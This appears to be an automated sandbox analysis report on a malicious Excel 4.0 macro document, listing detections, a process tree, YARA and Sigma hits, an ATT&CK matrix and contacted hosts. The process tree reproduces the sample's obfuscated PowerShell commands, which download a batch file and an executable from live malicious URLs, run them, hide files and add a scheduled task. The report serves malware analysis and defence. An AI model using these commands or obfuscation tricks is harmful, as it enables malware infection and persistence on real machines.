ID: 336052
Sample Name:
spetsifikatsiya.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:05:33
Date: 05/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report spetsifikatsiya.xls

Overview


General Information

Sample Name:	spetsifikatsiya.xls
Analysis ID:	336052
MD5:	bf9774e5063791a.
SHA1:	2774db354121fd9.
SHA256:	bcac1e33956458..
Tags:	SilentBuilder xls

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Office document tries to convince vi…
- Sigma detected: Scheduled temp file…
- Yara detected AntiVM_3
- Contains functionality to hide a threa…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Hides threads from debuggers
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Obfuscated command line found
- Powershell drops PE file

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 944 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2504 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2364 cmdline: powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2524 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2704 cmdline: powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2316 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2852 cmdline: powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - attrib.exe (PID: 3036 cmdline: 'C:\Windows\system32\attrib.exe' +s +h pd.bat MD5: C65C20C89A255517F11DD18B056CADB5)
  - cmd.exe (PID: 1616 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2480 cmdline: powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - cmd.exe (PID: 2164 cmdline: C:\Windows\system32\cmd.exe /c ''C:\Users\user\Documents\pd.bat'' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - mode.com (PID: 1944 cmdline: mode 18,1 MD5: 718E86CB060170430D4EF70EE39F93D4)
        - cmd.exe (PID: 2320 cmdline: C:\Windows\system32\cmd.exe /c ver MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - cmd.exe (PID: 2232 cmdline: Cmd /c ' p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('http://speed-bg.com/kapa3/ferrazio/typla/jbm/5bYDAStoeJnLmro.exe',($env:appdata)+'\sb.exe');Start-Sleep 2; Start-Process $env:appdata\sb.exe;' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - powershell.exe (PID: 1520 cmdline: powershell -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('http://speed-bg.com/kapa3/ferrazio/typla/jbm/5bYDAStoeJnLmro.exe',($env:appdata)+'\sb.exe');Start-Sleep 2; Start-Process $env:appdata\sb.exe; MD5: 852D67A27E454BD389FA7F02A8CBE23F)
            - sb.exe (PID: 1464 cmdline: 'C:\Users\user\AppData\Roaming\sb.exe' MD5: 1C1BDD57483BBFBB497B4596BE12B053)
              - schtasks.exe (PID: 2436 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\axoikBEWgDCn' /XML 'C:\Users\user\AppData\Local\Temp\tmp8C58.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
              - sb.exe (PID: 1192 cmdline: {path} MD5: 1C1BDD57483BBFBB497B4596BE12B053)
  - cmd.exe (PID: 2772 cmdline: cmd /c powershe^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/4jsSu5Q','pd.bat') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 1468 cmdline: powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/4jsSu5Q','pd.bat') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
spetsifikatsiya.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x393c2:$s1: Excel • 0x35aaf:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0x12607:$r1: p^owersh^el^l • 0x128a3:$r1: p^owersh^el^l • 0x12b83:$r1: p^owersh^el^l • 0x12dd3:$r1: p^owersh^el^l • 0x12607:$r2: p^owersh^el^l • 0x128a3:$r2: p^owersh^el^l • 0x12b83:$r2: p^owersh^el^l • 0x12dd3:$r2: p^owersh^el^l
dump.pcap	JoeSecurity_ObfuscatedPowershell	Yara detected Obfuscated Powershell	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Documents\pd.bat	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0xd4:$r1: p^owersh^el^l • 0x370:$r1: p^owersh^el^l • 0x60a:$r1: p^owersh^el^l • 0x85a:$r1: p^owersh^el^l • 0xd4:$r2: p^owersh^el^l • 0x370:$r2: p^owersh^el^l • 0x60a:$r2: p^owersh^el^l • 0x85a:$r2: p^owersh^el^l
C:\Users\user\Documents\pd.bat	JoeSecurity_ObfuscatedPowershell	Yara detected Obfuscated Powershell	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000018.00000002.2229844300.0000000002900000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000011.00000002.2120343706.0000000003899B000.00000004.00000001.sdmp	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0x1afda:$r1: p^owersh^el^l • 0x1b276:$r1: p^owersh^el^l • 0x1b510:$r1: p^owersh^el^l • 0x1b760:$r1: p^owersh^el^l • 0x1d674:$r1: p^owersh^el^l • 0x1d910:$r1: p^owersh^el^l • 0x1dbaa:$r1: p^owersh^el^l • 0x1ddfa:$r1: p^owersh^el^l • 0x1e0bc:$r1: p^owersh^el^l • 0x1e358:$r1: p^owersh^el^l • 0x1e5f2:$r1: p^owersh^el^l • 0x1e842:$r1: p^owersh^el^l • 0x1afda:$r2: p^owersh^el^l • 0x1b276:$r2: p^owersh^el^l • 0x1b510:$r2: p^owersh^el^l • 0x1b760:$r2: p^owersh^el^l • 0x1d674:$r2: p^owersh^el^l • 0x1d910:$r2: p^owersh^el^l • 0x1dbaa:$r2: p^owersh^el^l • 0x1ddfa:$r2: p^owersh^el^l • 0x1e0bc:$r2: p^owersh^el^l

Sigma Overview


System Summary:

Sigma detected: Scheduled temp file as task from temp location

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Hiding Files with Attrib.exe

Signature Overview



- AV Detection
- Cryptography
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

Powershell drops PE file

Data Obfuscation:

Obfuscated command line found

Suspicious powershell command line found

Persistence and Installation Behavior:

Tries to download and execute files (via powershell)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes


Language, Device and Operating System Detection:

Yara detected Obfuscated Powershell

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Scripting 3 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1	Input Capture 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 1	Eaves Insec Netw Comr
Default Accounts	Native API 1	Scheduled Task/Job 1	Process Injection 1 1 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	File and Directory Discovery 1 3	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2	Explo Redir Calls/
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Scheduled Task/Job 1	Scripting 3 1 1	Security Account Manager	System Information Discovery 3 5	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-Standard Port 1	Explo Track Locat
Local Accounts	Command and Scripting Interpreter 1 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM C Swap
Cloud Accounts	Scheduled Task/Job 1	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Security Software Discovery 3 3 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	Manip Devic Comr
Replication Through Removable Media	PowerShell 2	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
spetsifikatsiya.xls	5%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\axoikBEWgDCn.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\sb.exe	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cutt.ly	0%	Virustotal		Browse
speed-bg.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://37.46.150.139/bat/scriptxls_687c7069-ef4b-4efe-b745-594285a9a92b_mic2_wddisabler.bat	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://speed-bg.com/kapa3/ferrazio/typla/jbm/5bYDAStoeJnLmro.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	104.22.0.232	true	true	• 0%, Virustotal, Browse	unknown
speed-bg.com	79.124.76.20	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://37.46.150.139/bat/scriptxls_687c7069-ef4b-4efe-b745-594285a9a92b_mic2_wddisabler.bat	false	• Avira URL Cloud: safe	unknown
http://speed-bg.com/kapa3/ferrazio/typla/jbm/5bYDAStoeJnLmro.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleaner	powershell.exe, 00000007.00000002.2107902230.000000000000EE000.00000004.00000020.sdmp, powershell.exe, 0000000A.00000002.2128348191.000000000037E000.00000004.00000020.sdmp, powershell.exe, 0000000E.00000002.2106136798.000000000000DE000.00000004.00000020.sdmp, powershell.exe, 00000010.00000002.2157320922.000000000032E000.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000007.00000002.2110085564.000000000242000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2129560236.0000000002450000.00000002.00000001.sdmp, powershell.exe, 0000000E.00000002.2106880201.0000000002390000.00000002.00000001.sdmp, powershell.exe, 00000010.00000002.2157964975.0000000002360000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000007.00000002.2110085564.000000000242000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2129560236.0000000002450000.00000002.00000001.sdmp, powershell.exe, 0000000E.00000002.2106880201.0000000002390000.00000002.00000001.sdmp, powershell.exe, 00000010.00000002.2157964975.0000000002360000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleaner7	powershell.exe, 00000010.00000002.2157320922.000000000032E000.00000004.00000020.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000007.00000002.2107902230.000000000000EE000.00000004.00000020.sdmp	false		high
http://www.piriform.com/ccleanerv	powershell.exe, 0000000A.00000002.2128348191.000000000037E000.00000004.00000020.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.c	powershell.exe, 0000000E.00000002.2106136798.000000000000DE000.00000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/cc	powershell.exe, 0000000A.00000002.2128348191.000000000037E000.00000004.00000020.sdmp	false		high
http://https://curl.haxx.se/docs/http-cookies.html	sb.exe	false		high
http://www.piriform.com/	powershell.exe, 0000000A.00000002.2128348191.000000000037E000.00000004.00000020.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.157.162.81	unknown	Sweden		197595	OBE-EUROPEObenetworkEuropeSE	false
79.124.76.20	unknown	Bulgaria		31083	TELEPOINTBG	true
104.22.0.232	unknown	United States		13335	CLOUDFLARENETUS	true
37.46.150.139	unknown	Moldova Republic of		8758	IWAYCH	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336052
Start date:	05.01.2021
Start time:	10:05:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	spetsifikatsiya.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@40/19@2/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.5% (good quality ratio 0.5%) • Quality average: 55.8% • Quality standard deviation: 26.6%
HCA Information:	• Successful, ratio: 66% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
